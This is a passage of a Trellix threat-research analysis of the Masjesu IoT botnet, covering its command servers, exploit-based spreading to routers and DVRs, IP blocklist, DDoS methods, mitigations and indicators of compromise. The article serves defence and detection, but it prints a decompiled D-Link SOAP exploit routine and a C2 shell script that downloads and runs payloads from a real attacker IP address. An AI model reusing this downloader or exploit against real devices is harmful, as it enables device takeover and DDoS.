9     v3 = result;
10    if ( result )
11    {
12        while ( 1 )
13        {
14            v4 = readdir(v3);
15            if ( !v4 )
16                break;
17            if ( *(_BYTE *)(v4 + 10) == 8 )
18            {
19                ((void (__cdecl *)(char *, int, const char *, char))snprintf)(v2, 4096, "%s/%s", (char)filename);
20                chmod(v2, 0x100u);
21            }
22        }
23        result = (int *)closedir((int)v3);
24    }
25    return result;
26 }

```

Figure 16: removeReadPermission() responsible for modifying /tmp directory permissions

Command and control

Earlier versions of Masjesu used only one C2 domain and a fallback IP address as encrypted strings; now the botnet has added multiple domains as a failproof method.

Previous versions contained only one of the listed domains, which was paired with a fallback IP address, specifically 192[.]168[.]5[.]220.

conn.masjesu.zip
Gpbtpz.rodeo

In the latest version, Masjesu has added four domains and a different fallback IP address 178.16.54.252.

conn.elbbird.zip	158.94.208.122
starlight.fans	Inactive
satanshop.net	Inactive

conn.f12screenshot.xyz	158.94.208.122
------------------------	----------------

The Masjesu botnet first attempts to establish a connection to a list of domains sequentially. If all the domain connections fail, it then validates a connection to a fallback IP address.

Using the IP address resolved from this list (or the fallback IP), the **Createchildrenreplic()** function then executes **get_http_content>(c2_ip_address)**. This command connects over HTTP and sends a GET request for a file named **"!.shell"**.

The retrieved shell script is then passed to **InitReplic()** function for propagation.

Propogation - Createchildrenreplic

Masjesu utilizes the *Createchildrenreplic()* function for further propagation. This function scans random IP addresses, **excluding a catalog of blocklisted IP address ranges** (Table 2), for specific hardcoded open ports. Based on the port identified, a corresponding vulnerability exploit is executed on the target device. Upon successful exploitation, the malicious payload is downloaded onto the compromised device. Targeted devices (Table 1) include Dlink routers, GPON routers, Huawei home gateways, MVPower DVRs, UPNP services, Netgear routers, and various IoT devices.

Exploits and target ports:

Huawei Home gateway routers	37215
D-Link routers	49152
Cgi-bin endpoint vulnerability	8443
CCTV/DVR	81
GPON Router (CVE-2018-10561 & CVE-2018-10562)	80
Netgear CVE-2024-12847	80
HNAP	80
JAWS	80
GPON	8080
Netgear	8080
Vacron NVR	8080
TPLINK	8080

Realtek	52869
Eir D1000 routers	7574
Eir D1000 routers	5555

Table 1 : Targeted devices and ports

```

1 int __cdecl exploit_socket_dlink(unsigned __int8 *target_IP_address, const char *shell_payload_from_C2)
2 {
3     int result; // eax
4     char addr[1024]; // [esp+10h] [ebp-408h]
5     int fd; // [esp+410h] [ebp-8h]
6
7     scanner11_pid = fork();
8     result = scanner11_pid;
9     if ( scanner11_pid <= 0 )
10    {
11        result = scanner11_pid;
12        if ( scanner11_pid != -1 )
13        {
14            fd = socket_connect_tcp(target_IP_address, 49152);
15            sprintf(
16                (int)addr,
17                "POST /soap.cgi?service=WANIPConn1 HTTP/1.1\r\n"
18                "Host: %s:49152\r\n"
19                "Content-Length: 630\r\n"
20                "Accept-Encoding: gzip, deflate\r\n"
21                "SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping\r\n"
22                "Accept: */*\r\n"
23                "User-Agent: masjesu\r\n"
24                "Connection: keep-alive\r\n"
25                "\r\n"
26                "<?xml version='1.0' ?><s:Envelope xmlns:s='http://schemas.xmlsoap.org/soap/envelope/' s:encodingStyle='http"
27                "://schemas.xmlsoap.org/soap/encoding/'><SOAP-ENV:Body><m:AddPortMapping xmlns:m='urn:schemas-upnp-org:service:"
28                "WANIPConnection:1'><NewPortMappingDescription><NewPortMappingDescription><NewLeaseDuration></NewLeaseDuration><"
29                "NewInternalClient>%s</NewInternalClient><NewEnabled>1</NewEnabled><NewExternalPort>634</NewExternalPort><NewRe"
30                "moteHost></NewRemoteHost><NewProtocol>TCP</NewProtocol><NewInternalPort>45</NewInternalPort></m:AddPortMapping><"
31                "SOAPENV:Body><SOAPENV:envelope>\r\n"
32                "\r\n",
33                (const char *)target_IP_address,
34                shell_payload_from_C2);
35            if ( fd )

```

Figure 17: DLink routers exploit routine

```
#!/bin/bash
PATH=$PATH:/usr/bin:/bin:/sbin:/usr/sbin:/usr/local/bin:/usr/local/sbin
/bin/rm bqUU.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/gbfxgEifhyPqhprgC; chmod 777 gbfxgEifhyPqhprgC; ./
gbfxgEifhyPqhprgC;rm gbfxgEifhyPqhprgC
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/RrkrdrICiWAPIhLAH5; chmod 777 RrkrdrICiWAPIhLAH5; ./
RrkrdrICiWAPIhLAH5;rm RrkrdrICiWAPIhLAH5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/wlPF8BKrjppq0SsNR9zh; chmod 777 wlPF8BKrjppq0SsNR9zh; ./
wlPF8BKrjppq0SsNR9zh;rm wlPF8BKrjppq0SsNR9zh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/ASf037ck3QcwZe8ALU2m; chmod 777 ASf037ck3QcwZe8ALU2m; ./
ASf037ck3QcwZe8ALU2m;rm ASf037ck3QcwZe8ALU2m
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/zKTEwsL5RGNJQ; chmod 777 zKTEwsL5RGNJQ; ./zKTEwsL5RGNJQ;
rm zKTEwsL5RGNJQ
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/8pqBlZCbPbUPLa95uu; chmod 777 8pqBlZCbPbUPLa95uu; ./8
pqBlZCbPbUPLa95uu;rm 8pqBlZCbPbUPLa95uu
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/j3hN6egQJ0GlnWSAmeGxj; chmod 777 j3hN6egQJ0GlnWSAmeGxj;
./j3hN6egQJ0GlnWSAmeGxj;rm j3hN6egQJ0GlnWSAmeGxj
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/rxOwWTFPZqUxowt9oY; chmod 777 rxOwWTFPZqUxowt9oY; ./
rxOwWTFPZqUxowt9oY;rm rxOwWTFPZqUxowt9oY
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/v3bW1UHjkPagsMi3; chmod 777 v3bW1UHjkPagsMi3; ./
v3bW1UHjkPagsMi3;rm v3bW1UHjkPagsMi3
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/fxve2m6hlKEgfnFiSo4F; chmod 777 fxve2m6hlKEgfnFiSo4F; ./
fxve2m6hlKEgfnFiSo4F;rm fxve2m6hlKEgfnFiSo4F
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/y2zSmAlF010zpnN6u3KW; chmod 777 y2zSmAlF010zpnN6u3KW; ./
y2zSmAlF010zpnN6u3KW;rm y2zSmAlF010zpnN6u3KW
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/NsxbPZSEkDtLemNoyIv4D10; chmod 777
NsxbPZSEkDtLemNoyIv4D10;./NsxbPZSEkDtLemNoyIv4D10;rm NsxbPZSEkDtLemNoyIv4D10
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/AoGy7MDBgCc3lSKcAFJ; chmod 777 AoGy7MDBgCc3lSKcAFJ; ./
AoGy7MDBgCc3lSKcAFJ;rm AoGy7MDBgCc3lSKcAFJ
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.94.208.122/kTG3BaTRGVLAvmRgEx39D5a; chmod 777
kTG3BaTRGVLAvmRgEx39D5a;./kTG3BaTRGVLAvmRgEx39D5a;rm kTG3BaTRGVLAvmRgEx39D5a
```

Figure 18: Shell script downloaded from C2

Ignored blocklisted IP addresses

```
1 __B00L4 __cdecl isbl(unsigned int a1, unsigned int a2, int a3)
2 {
3     if ( !a1 || a1 == 10 || a1 == 172 && a2 > 0xF && a2 <= 0x1F || a1 == 192 && a2 == 168 )
4         return 1;
5     if ( a1 == 127 )
6         return 1;
7     if ( a1 == 26 && !a2 || a1 == 132 && a2 && a2 <= 0x5F || a1 == 150 && a2 && a2 <= 0xC3 )
8         return 1;
9     if ( a1 != 7
10         && a1 <= 0xE0
11         && a1 != 6
12         && a1 != 11
13         && a1 != 21
14         && a1 != 22
15         && a1 != 26
16         && a1 != 28
17         && a1 != 29
18         && a1 != 30
19         && a1 != 33
20         && a1 != 214
21         && a1 != 215
22         && (a1 != 209 || a2 != 46 && a2 != 22)
23         && (a1 != 207 || a2 != 132)
24         && (a1 != 172 || a2 != 16)
25         && (a1 != 192 || a2 != 168)
26         && (a1 != 206 || a2 != 39 && a2 != 38 && a2 != 37)
27         && a1 != 205
28         && a1 != 204
```

00006895 isbl:18 (804E895) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)

Active
Go to S

Figure 19: isbl() function IP blocklist routine

IP address blocklist filter

0.0.0.0/8	Invalid / “this network”
10.0.0.0/8	private
127.0.0.0/8	Loopback
172.16.0.0 – 172.31.255.255	private
192.168.0.0/16	private
26.0.0.0/8	United States Department of Defense (DoD)
132.1.0.0 – 132.95.255.255	Owned and administered by the United States Department of Defense (DoD).
150.1.0.0 – 150.195.255.255	US Military & Education, and Japan (Corporations, ISPs, Universities)
IP addresses with below first octets explicitly excluded (6, 7, 11, 21, 22, 25, 26, 28, 29, 30, 33, 55, 128–160 (almost entire block), 163, 164, 198, 199, 204, 205, 206, 209, 214, 215, 192)	Legacy allocation to US Department of Defense Federal agencies Military contractors Government backbone networks

Table 2 : List of blocklisted IP address ranges and octets

DDoS attack methods(MethodInit)

The Masjesu botnet initiates communication with the command and control (C2) server by configuring the setsockopt function to establish a 60-second receive timeout on the socket. The botnet then waits for encrypted data from the C2 server. The received data is decrypted client-side using the same Multi-XOR decryption method.

Masjesu determines whether to proceed to the next stage based on the length of the decrypted payload; invalid payloads are discarded. Upon receiving a valid payload, the compromised machine (bot) responds to the C2 server with a data blob containing a randomly generated string, the machine's architecture, and the hardcoded botnet version, 1.04.

A DDoS attack is initiated based on the data received from the server. If the payload contains a random string of length 200, a DDoS is initiated. Masjesu supports various types of DDoS attack, including but not limited to UDP, TCP, and HTTP. The exploit payloads consist of the unique user-

agent: “**masjesu**”. The attack method is decided based on the instruction length integer (Table 3).

```

7      }
8      if ( payload_length_1 == 200 && !fork() )
9      {
0          Methodinit(a1, (int)v15, i);           // DDoS routine
1          ATTACKRUNNING = -1;
2          exit(0);
3      }
4  }
```

Figure 20: DDoS initialization routine

21	udp	UDP Flood
22	handshake	TCP Flood
23	vse	Valve Source Engine (VSE) flood, sends a 26-byte valid Source Engine query Total packets per target estimated as 4,600 – 65,000
24	gre	Generic Routing Encapsulation (GRE) - (IP protocol 47) flooding, generates 64 random GRE payloads. Total packets per target estimated as 4,600 – 65,000
25	rdp	Remote Desktop Protocol flooding generates 64 random payloads. Total packets per target estimated as 4,600 – 65,000
26	ospf	OSPF (Open Shortest Path First) - (IP protocol 89) flooding, generates 64 random payloads.
27	icmp	ICMP (Internet Control Message Protocol) flooding
28	igmp	IGMP (Internet Group Management Protocol) flooding
29	Protorand	Random IP-protocol flooding attack
30	tcp_syn	TCP_SYN Flood
31	tcp_ack	TCP-ACK Flood
32	tcp_ackpsh	TCP-ACKPSH Flood
33	http	HTTP Flood

Table 3 : DDoS attacks and corresponding trigger values

Security recommendations

- **Patch and update regularly:** The botnet exploits known vulnerabilities in devices from manufacturers such as D-Link, GPON, and Netgear. Immediately install the latest firmware and software updates for all your routers, gateways, and other IoT devices to patch these weaknesses.
- **Change default credentials:** Masjesu and other botnets often succeed by brute-forcing weak or default passwords. Change all default passwords on your IoT devices to strong, unique passwords immediately after setup.
- **Monitor outbound traffic:** Masjesu uses unique user-agents ("masjesu") and attempts to connect to specific command and control (C2) domains and IP addresses. Implement network monitoring to detect and block connections to known malicious domains, as well as unusual outbound HTTP requests, from your IoT devices.
- **Process and file integrity monitoring:** Masjesu attempts to gain persistence by renaming itself to legitimate-looking system files (usr/lib/ld-unix.so.2) and spoofing process names (/usr/lib/systemd/systemd-journald). Monitor for suspicious new cron jobs and unexpected process name changes, especially in system directories.
- **[Implement advanced endpoint protection](#):** Use behavior-based protection to detect threats in real time. Because this botnet uses obfuscation to hide from standard antivirus, detecting its behavior during the execution phase is the most reliable way to prevent infection.

The Trellix promise: Our customers benefit from comprehensive coverage against these vulnerabilities through integrated [Trellix EDR](#), [Trellix Endpoint Security](#) (ENS/HX), [Trellix Helix](#), and network-based [Trellix NDR](#) detection. Take the first step towards comprehensive defense by downloading your [trial of Trellix ENS](#) today.

Conclusion

Masjesu (XorBot) is a rapidly maturing IoT botnet focused on DDoS-for-hire, primarily marketed via Telegram and resistant to takedowns. Technically, it minimizes detectability and maximizes attack effectiveness by randomizing packet headers and payloads to better mimic legitimate traffic. The botnet continues to expand by infecting a broad range of IoT devices across multiple architectures and manufacturers. Notably, Masjesu appears to avoid targeting sensitive critical organizations that could trigger significant legal or law-enforcement attention, a strategy that likely improves its long-term survivability. Overall, Masjesu represents a new generation of stealth-focused, commercially operated IoT botnets, underscoring the growing sophistication and persistence of modern DDoS threats.

Indicators of Compromise

Appendix A - IOCs

f39b67fff1f106fb1b4fa9beb386427c8e7eb010f306ad0445da70bffc855f2e	MIPS
dfd830368724f6abcc542bc8b85e3d5fa2aedf8282d3805d0d6d53f45c7e0937	ARM
de5fb68023465cb5d8ace412e11032d98a41bd6af2a83245c046020530130496	AMD64
d8018e31b77b135ed300a988757f409347d013b76f9c9a4972e48cb715f45967	MIPS
cb4a3665ebd12bdb094b9fc188793c67ec3008363a49b1dde00d488b54df984b	386
b53d4781bbadb17014da280e274e11f2de9063a35f2eabd32d4596707b147306	PowerPC
4190491b9006404cab256d66125bd77b1c3a0e63451fbb3d829617d7e87acc9b	PowerPC
85758df12964024af3ae829e3630f9ad5de7c55dae00181198033da8816e3293	M68K
8340ff8920412a70f0c29cdf72f6f218e61142b3f210e70e24811c413971a8ed	386
620f6949b82f9ef987b7511fbbb09c2da57d8be47b019fa6a9686ce08b4c3e70	ARM
87f11a3ee2486bc4845a28465c2e70d2d9f98725edf4a73c3359c23a43ed74b7	ARM
9c683b0be86d4cd274a7a16073bdf092218f259b055a72f848d589574e9b8084	ARM
8ce9145fee0d3d2444554d901b334c36e71bb1346280ada7ff366cf9d25c5938	SPARC

Appendix B - Network Indicators

conn[.]masjesu[.]zip
Gpbtpz[.]rodeo
conn[.]elbbird[.]zip
starlight[.]fans
satanshop[.]net
conn[.]f12screenshot[.]xyz
158[.]94[.]208[.]122:443
178[.]16[.]54[.]252:443

Appendix C - Trellix detection signatures

Trellix Endpoint Security (ENS)	TROJAN-JAPB TROJAN-JBCN
Trellix EDR	Created cron file or files in Cron directories (Scheduled Task/Job: Cron) (T1053.003) Executed command-line patterns used to identify primary gateways (System Network Configuration Discovery: Internet Connection Discovery) (T1016.001)
Trellix Network Security Trellix VX Trellix Cloud MVX Trellix File Protect Trellix Malware Analysis Trellix SmartVision Trellix Email Security Trellix Detection As A Service Trellix NX	Trojan.Linux.Multiverze.FEC3 Backdoor.Linux.Mirai.FEC3 Worm.Linux.Mirai.FEC3 Backdoor.Linux.Gafgyt.FEC3 FE_M_Exploit_CVE201717215_1_FEBeta Downloader.IoT.Mirai.FEC2 FE_Component_T1027_Encryption_Curve25519_1_FEBeta FE_Component_T1059_004_ExecuteShellCommandFromSocket_1_FEBeta FE_M_Exploit_CVE201717215_1_FEBeta FE_Component_T1059_004_CreateReverseShellOnLinux_1_FEBeta 86153232_Downloader.IoT.Mirai 86153110_Trojan.Linux.Mirai

Discover the latest cybersecurity research from the Trellix Advanced Research Center:

<https://www.trellix.com/advanced-research-center/>

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

RECENT NEWS

- Apr 08, 2026

[Trellix prevents enterprise data exposure in sanctioned and shadow AI](#)

- Mar 02, 2026

[Trellix strengthens executive leadership team to accelerate cyber resilience vision](#)

- Feb 10, 2026

[Trellix SecondSight actionable threat hunting strengthens cyber resilience](#)

- Dec 16, 2025

[Trellix NDR Strengthens OT-IT Security Convergence](#)

- Dec 11, 2025

[Trellix Finds 97% of CISOs Agree Hybrid Infrastructure Provides Greater Resilience](#)

RECENT STORIES

- Apr 9, 2026

[How A Simple Misconfiguration Can Fuel Offline Attacker Tools](#)

- Apr 8, 2026

[Preparing for the AI Tidal Wave: Securing Critical Enterprise Data](#)

- Apr 7, 2026

[Masjesu Rising: The Commercial IoT Botnet Built for Stealth, DDoS, and IoT Evasion](#)

- Mar 23, 2026

[The Ghost SPN Attack: Catching Stealthy Kerberoasting Before It's Too Late Using Trellix NDR](#)

- Mar 20, 2026

[ICS Security for Australian Critical Infrastructure](#)

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Please enter a valid email address.

Please enter a business email address

Zero spam. Unsubscribe at any time.